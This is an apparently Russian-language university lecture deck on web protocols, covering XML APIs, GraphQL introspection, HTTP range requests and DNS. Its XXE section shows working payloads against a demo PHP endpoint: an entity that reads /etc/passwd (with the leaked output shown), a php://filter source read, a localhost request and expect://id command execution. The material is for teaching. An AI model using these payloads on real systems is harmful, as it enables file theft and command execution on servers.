


Бинарные протоколы

Александр Менщиков,
к.т.н., доцент ИТМО



Клиентские приложения

HTML
CSS
JS
Storage



Сервер и веб-приложение

BasicAuth
Proxy

Картина мира на текущий момент

Содержание лекции

1. Небинарные протоколы. XXE
2. GraphQL
3. HTTP Range Requests
4. DNS
5. Websocket
6. Протоколы передачи мультимедиа



Клиентские приложения

HTML
CSS
JS
Storage



API и
форматы
данных:

GraphQL	XML API
HTML	JSON API

Протоколы:

HTTP	Websockets
WebRTC	RTMP



Сервер и веб-приложение

BasicAuth
Proxy

DNS

Картина мира после лекции

Quiz

Небинарные протоколы

Как передавать raw data

```
curl -X POST --data @request.xml http://localhost:3000/demo1.php
```

```
<auth>
  <login>user</login>

  <password>secret</password>
</auth>
```

Запрос



```
01 01 08 0a a1 9b e4 1b 8e d0 5d 65 50 4f 53 54 ..... ]ePOST
20 2f 64 65 6d 6f 31 2e 70 68 70 20 48 54 54 50 /demo1. php HTTP
2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 6c 6f 63 61 /1.1..Ho st: loca
6c 68 6f 73 74 3a 33 30 30 30 0d 0a 55 73 65 72 lhost:30 00..User
2d 41 67 65 6e 74 3a 20 63 75 72 6c 2f 38 2e 34 -Agent: curl/8.4
2e 30 0d 0a 41 63 63 65 70 74 3a 20 2a 2f 2a 0d .0..Acce pt: /*.
0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a .Content -Length:
20 35 39 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 59..Con tent-Typ
65 3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 e: appli cation/x
2d 77 77 77 2d 66 6f 72 6d 2d 75 72 6c 65 6e 63 -www-for m-urlenc
6f 64 65 64 0d 0a 0d 0a 3c 61 75 74 68 3e 3c 6c oded.... <auth><l
6f 67 69 6e 3e 75 73 65 72 3c 2f 6c 6f 67 69 6e ogin>use r</login
3e 3c 70 61 73 73 77 6f 72 64 3e 73 65 63 72 65 ><passwo rd>secre
74 3c 2f 70 61 73 73 77 6f 72 64 3e 3c 2f 61 75 t</passw ord></au
74 68 3e th>
```

Пример XML API

```
$dom = new DOMDocument ();  
$dom->loadXML (file_get_contents ('php://stdin') , LIBXML_NOENT);  
$creds = simplexml_import_dom ($dom);  
$user = $creds->login;  
$password = $creds->password;
```



POST localhost:3000/demo1.php

Params Authorization Headers (8) Body Pre-request Script Tests Settings

none form-data x-www-form-urlencoded raw binary Text

```
1 <auth><login>user</login><password>secret</password></auth>
```

Body Cookies Headers (7) Test Results

Pretty Raw Preview Visualize

Invalid password for login **user**

XXE

XML External Entity Attack

- DOS
- File inclusion
- Сканирование сети
- Выполнение команд

[https://owasp.org/www-community/vulnerabilities/XML_External_Entity_\(XXE\)_Processing](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)

Вложение сущности

```
<!DOCTYPE foo [  
  <!ELEMENT foo ANY >  
  <!ENTITY xxe "admin" >  
>  
<auth><login>&xxe;</login><password>test</password></auth>
```

Invalid password for login admin

```
<!DOCTYPE foo [  
  <!ELEMENT foo ANY >  
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >  
>  
<auth><login>&xxe;</login><password>test</password></auth>
```

Invalid password for login root:x:0:0:root:/root:/bin/async:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shut uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin cron:x:16:16:cron:/var/spool/cron:/sbin/nologin ftn:

Примеры эксплуатации XXE

- `<!ENTITY xxe SYSTEM "file:///etc/passwd" >`
- `<!ENTITY xxe SYSTEM
"php://filter/read=convert.base64-encode/resource=file://
/var/www/html/demo1.php" >]>`
- `<!ENTITY xxe SYSTEM "http://localhost/date.php" >]>`
- `<!ENTITY xxe SYSTEM "expect://id" >]>`

<https://www.php.net/manual/en/wrappers.expect.php>

GraphQL

GraphQL

<https://graphql.org/>

GraphQL – это язык запросов к API и среда выполнения для выполнения этих запросов с использованием имеющихся данных.

- Пользователь, а не сервер, определяет какие данные хочет получить
- Типизация данных, возможность смотреть структуру и получать понятные ошибки
- Данные с зависимостями можно извлечь за 1 запрос



Эволюция запросов. Пример №1

GET /users

GET /reviews

*Что если нужен
список отзывов по
каждому
пользователю?*

```
[{
  "email": "bob@example.com",
  "id": 2,
  "name": "Bob"
},
{
  "email": "peter@example.com",
  "id": 3,
  "name": "Peter"
},
{
  "email": "anna@example.com",
  "id": 4,
  "name": "Anna"
}]
```

```
[{
  "content": "Хорошее кино",
  "user": {
    "id": 3
  }
},
{
  "content": "Не очень хорошее кино",
  "user": {
    "id": 4
  }
},
{
  "content": "Скучное кино",
  "user": {
    "id": 2
  }
}]
```

```
# Объединяем с помощью кода
user_reviews = {}
for review in reviews:
    user_reviews[review["user"]["id"]] = review["content"]
```

Эволюция запросов. Пример №2

POST /userReviews

GET /allUserReviews

*Что если нужно
дополнить
пользователей
именами?*

POST USER_ID = 2

```
[{
  "content": "Скучное кино",
  "filmId": 23
},{
  "content": "Такое себе кино",
  "filmId": 44
}]
```

```
[{
  "user_id": 2,
  "reviews": [{
    "content": "Скучное кино",
    "filmId": 23
  }, {
    "content": "Такое себе кино",
    "filmId": 44
  }]
}, {
  "user_id": 3,
  "reviews": [{
    "content": "Хорошее кино",
    "filmId": 23
  }, {
    "content": "Люблю такие фильмы",
    "filmId": 50
  }]
}]
```


```
# Получаем users in /users
```

```
for user_review in user_reviews:
```

```
    user_reviews[user_review["user_id"]]["user_name"] = users["id"]["name"]
```

Эволюция запросов. Пример №3


GET /allUserReviewsWithNames



```
[{
  "user_id": 2,
  "name": "Peter",
  "reviews": [{
    "content": "Скучное кино",
    "filmId": 23
  }, {
    "content": "Такое себе кино",
    "filmId": 44
  }]
}, {
  "user_id": 3,
  "name": "Anna",
  "reviews": [{
    "content": "Хорошее кино",
    "filmId": 23
  }, {
    "content": "Люблю такие фильмы",
    "filmId": 50
  }]
}]
```


Эволюция запросов. Используем GraphQL

```
query Users {  
  users {  
    name  
    reviews {  
      content  
    }  
  }  
}
```



Postman

```
curl -X POST -H "Content-Type: application/json" -d '{"query": "query  
Users {users {name reviews {content}}}"}' http://<URL>/graphql
```

Используем API

<https://countries.trevorblades.com/>

```
query {  
  countries {  
    emoji  
  }  
}
```

< Docs

Query

Fields

continent(code: ID!): Continent
continents(filter: ContinentFilterInput = {}): [Continent!]
countries(filter: CountryFilterInput = {}): [Country!]
country(code: ID!): Country
language(code: ID!): Language
languages(filter: LanguageFilterInput = {}): [Language!]

🔍 % K

```
1 query {  
2   countries {  
3     emoji  
4   }  
5 }
```



+ countries.trevorblades.com

```
{  
  "data": {  
    "countries": [  
      {  
        "emoji": "🇺🇸"  
      },  
      {  
        "emoji": "🇨🇦"  
      },  
      {  
        "emoji": "🇩🇪"  
      },  
      {  
        "emoji": "🇪🇸"  
      },  
      {  
        "emoji": "🇫🇷"  
      },  
      {  
        "emoji": "🇮🇹"  
      },  
      {  
        "emoji": "🇯🇵"  
      }  
    ]  
  }  
}
```

MISS 162ms

Variables Headers

IP limit 43 (out of 50) requests remaining (refills in 16s)

Комбинации вложений

```
1 ▾ query {  
2   ▾ countries {  
3     ▾ languages {  
4       name  
5     }  
6   }  
7 }
```

```
1 ▾ query {  
2   ▾ continents {  
3     ▾ countries {  
4       ▾ languages {  
5         name  
6       }  
7     }  
8   }  
9 }|
```

Интроспекция

```
{
  __schema {
    types {
      name
    }
  }
}
```

<https://graphql.org/learn/introspection/>

```
{
  __schema {
    types {
      name
      fields {
        name
        type {
          name
          kind
        }
      }
    }
  }
}
```

OfType

<https://stackoverflow.com/questions/68885047/graphql-when-using-introspection-some-fields-dont-have-type-name>

Иногда у объекта нет имени для типа.
Это потому, что это “оберточный” тип
(например, NON_NULL).


Можно запросить ofType для типа этого
поля пока не доберёмся до конечного
типа

```
{
  __type(name: "Continent")
{
  name
  fields {
    name
    type {
      name
      kind
      ofType {
        name
        kind
        ofType {
          name
          kind
          ofType {
            name
            kind
            ofType {
              name
              kind
            }
          }
        }
      }
    }
  }
}
```

```
{
  "name": "countries",
  "type": {
    "name": null,
    "kind": "NON_NULL",
    "ofType": {
      "name": null,
      "kind": "LIST",
      "ofType": {
        "name": null,
        "kind": "NON_NULL",
        "ofType": {
          "name": "Country",
          "kind": "OBJECT"
        }
      }
    }
  }
}
```

Визуализация связей

<https://graphql-kit.com/graphql-voyager/>



HTTP Range Queries

HTTP Range запросы

Позволяют попросить сервер отправить клиенту только часть HTTP-сообщения

- Медиаплееры
- Инструменты для работы с данными, которые знают, что им нужна только часть большого файла
- Менеджеры загрузки с возможностью приостановления и возобновления

Как узнать, что сервер поддерживает Range запросы

BASH

```
curl -I http://i.imgur.com/z4d4kWk.jpg
```

HTTP

HTTP/1.1 200 OK

...

Accept-Ranges: bytes

Content-Length: 146515

Может быть пропущена или none

Range заголовков и *206 Partial Content*

Hypertext Transfer Protocol (HTTP/1.1): Range Requests –

<https://www.rfc-editor.org/rfc/rfc7233>

HTTP Client

```
+-----+
| GET /a.mp4 HTTP/1.1 |
| Host: example.com   |
| Range: bytes=0-1023 |
+-----+
```

<----->

HTTP Server

```
+-----+
| HTTP/1.1 206 Partial Content |
| Content-Range: bytes 0-1023/10240 |
| Content-Length: 1024 |
| ... |
| (body: 1024 bytes of a.mp4) |
+-----+
```


```
curl -H "Range: 0-30" http://localhost/download -vvv
```

Примеры корректных ответов Content-Range

- **bytes 0-499/3000** – первые 500 байт
- **bytes 1000-1999/3000** – 1000 байт начиная с 1000-го байта
- **bytes 734-1233/1234** – последние 500 байт

<https://www.zeng.dev/post/2023-http-range-and-play-mp4-in-browser/>

```
docker run --rm -p 9100:9100 zengxu/go-http-range
```

```
bytes
5000000 
bytes 0-4999999/53591654
video/mp4
```

```
bytes
5000000
bytes 32768-5032767/53591654
video/mp4
```

```
bytes
5000000
bytes 5032768-10032767/53591654
video/mp4
```

HTTP Multipart ranges

```
curl http://www.example.com -i -H "Range: bytes=0-50,  
100-150"
```

Example Domain

This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.

[More information...](#)


```
--3d6b6a416f9b5  
Content-Type: text/html; charset=UTF-8  
Content-Range: bytes 0-50/1256  
  
<!doctype html>  
<html>  
<head>  
  <title>Example Do  
--3d6b6a416f9b5  
Content-Type: text/html; charset=UTF-8  
Content-Range: bytes 52-150/1256  
  
ain</title>  
  
  <meta charset="utf-8" />  
  <meta http-equiv="Content-type" content="text/html; c  
--3d6b6a416f9b5--
```

DNS


DNS (Domain Name System) – система доменных имен

- Преобразование имен в IP адреса (*codex.so* -> *172.67.223.205*)
- Получение информации о маршрутизации почты
- Указание на расположение различных служб (например, SIP телефония)
- Подтверждение владения доменом


1. Иерархическая структура
2. Итеративный и рекурсивный режимы
3. Кеширование



Итеративный режим запросов



Алгоритм выполнения DNS запроса с учетом кешей



DNS серверы

Публичные

- CloudflareDNS 1.1.1.1, 1.0.0.1.
- GoogleDNS 8.8.8.8, 8.8.4.4.
- Yandex.DNS 77.88.8.8.

Приватные

- Например, 10.10.10.10

Порт: 53 (UDP)

Инструменты для работы с DNS

dig – утилита (DNS-клиент), предоставляющая пользователю интерфейс командной строки для обращения к системе DNS

<https://www.cyberciti.biz/files/pdf/dig%20command%20cheat%20sheet.pdf>

```
> dig lms.itmo.xyz
```

```
...
```

```
;; ANSWER SECTION:
```

lms.itmo.xyz.	146	IN	A	104.21.85.229
lms.itmo.xyz.	155	IN	A	172.67.211.225

```
> dig @8.8.8.8 -p 53 lms.itmo.xyz
```

```
...
```

```
;; ANSWER SECTION:
```

itmo.ru.	2671	IN	A	51.250.120.146
----------	------	----	---	----------------

Онлайн инструмент: <https://mxtoolbox.com/SuperTool.aspx?action=a%3aitmo.ru&run=toolpage>

Структура DNS запроса и ответа

```
dig @10.10.10.10 -p 32802 test.osint
```

Domain Name System (query)

Transaction ID: 0x7664

> Flags: 0x0120 Standard query

Questions: 1

Answer RRs: 0

Authority RRs: 0

Additional RRs: 1

Queries

test.osint: type A, class IN

Name: test.osint

[Name Length: 10]

[Label Count: 2]

Type: A (1) (Host Address)

Class: IN (0x0001)

Answers

test.osint: type A, class IN, addr 1.1.1.1

Name: test.osint

Type: A (1) (Host Address)

Class: IN (0x0001)

Time to live: 3600 (1 hour)

Data length: 4

Address: 1.1.1.1

[\[Request In: 1\]](#)

Запрос

Ответ

Типы записей

1. **A-запись/AAAA** используется для связи доменного имени с IPv4/v6-адресом.

example.com. IN A 192.0.2.1

example.com. IN AAAA 2001:0db8:85a3:0000:0000:8a2e:0370:7334

2. **MX-запись** определяет почтовый сервер, который будет обрабатывать электронную почту для конкретного домена

example.com. IN MX 10 mail.example.com

3. **TXT-запись** используется для хранения произвольной текстовой информации о домене. Подписи, ключи, подтверждение владения доменом ...

example.com. IN TXT "v=spf1 mx -all"

Получаем TXT запись

```
> dig -t txt itmo.ru
```

;; ANSWER SECTION:

itmo.ru.	5584	IN	TXT	"mailru-verification: 9c25db50b9a7971d"
itmo.ru.	5156	IN	TXT	"unisender-go-validate-hash=00c9561fa053f1427ccd28879570adb3"
itmo.ru.	6216	IN	TXT	"202112031840293k7lk87kylxwn4ectcw6e794gbsghzfni9k13is236bqni06cb"
itmo.ru.	6271	IN	TXT	"google-site-verification=EFK27BBv4h0TcCzqVM-a9JmCTevv1YRtR9KRjIgrn-M"
itmo.ru.	4610	IN	TXT	"google-site-verification=Lrt12zNEx7srDxvlo5Z2fsS84bbgvARMoA_edlC4okwk"
itmo.ru.	6496	IN	TXT	"google-site-verification=R8ah3lw-FK6iBkxlE0xhyFdlt5nlEkKz5GnvaaSkayQq"
itmo.ru.	4102	IN	TXT	"google-site-verification=nqMMJ-cNPb2dB4aKSzoOqcSPwrMZVq5Y-Dkd33P4tm4"
itmo.ru.	6239	IN	TXT	"_globalsign-domain-verification=31p0iPikFKZihLGL2oJeHa0-KUMtG3Wzs_O9HPLdzj"
itmo.ru.	6983	IN	TXT	"_globalsign-domain-verification=3Tzl4a5WuSlgeVsRuA-8MIlV3KeWjwJFRPRyYjGLw0"
itmo.ru.	6159	IN	TXT	"_globalsign-domain-verification=Q9rhuvUwIP32w8TYWu30fVS8C_Z2im5tOnTkHjdGRW"
itmo.ru.	4277	IN	TXT	"_globalsign-domain-verification=vGlbuowOM1zkffza72JEQNCDKBPFhbU72RWmtSFPEF"
itmo.ru.	6057	IN	TXT	"v=spf1 ip4:77.234.212.16/28 ip4:77.234.212.64/28 ip4:77.234.212.48/28 ip4:77." sendpulse.com include:_spf.mail.ru include:mxsmtp.sendpulse.com include:spf.unisender.com include:spf.unisender.ru include:zc
itmo.ru.	4782	IN	TXT	"v=DKIM1; k=rsa; p=MIGfMA0GCsGSIb3DQEBAQUAAAGNADCBiQBKgQCX4Nb1V6Tt1ya42eHVGjDluG12n/Zify5IS8GYmJsGxzN2YrDH2SOmueUSTXA rWhjsU9u8BQQ0d4LjdR8feluQIDAQAAB"
itmo.ru.	6058	IN	TXT	"mailru-domain: 9dBYDRfGJVlin6l"
itmo.ru.	5298	IN	TXT	"mailru-verification: 616f8a3726fbcb13c"

Кеширование DNS

> **dig** codex.so


```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;codex.so.                IN      A

;; ANSWER SECTION:
codex.so.                 300     IN      A      188.114.97.1
codex.so.                 300     IN      A      188.114.96.1
```

300 секунд = 5 минут

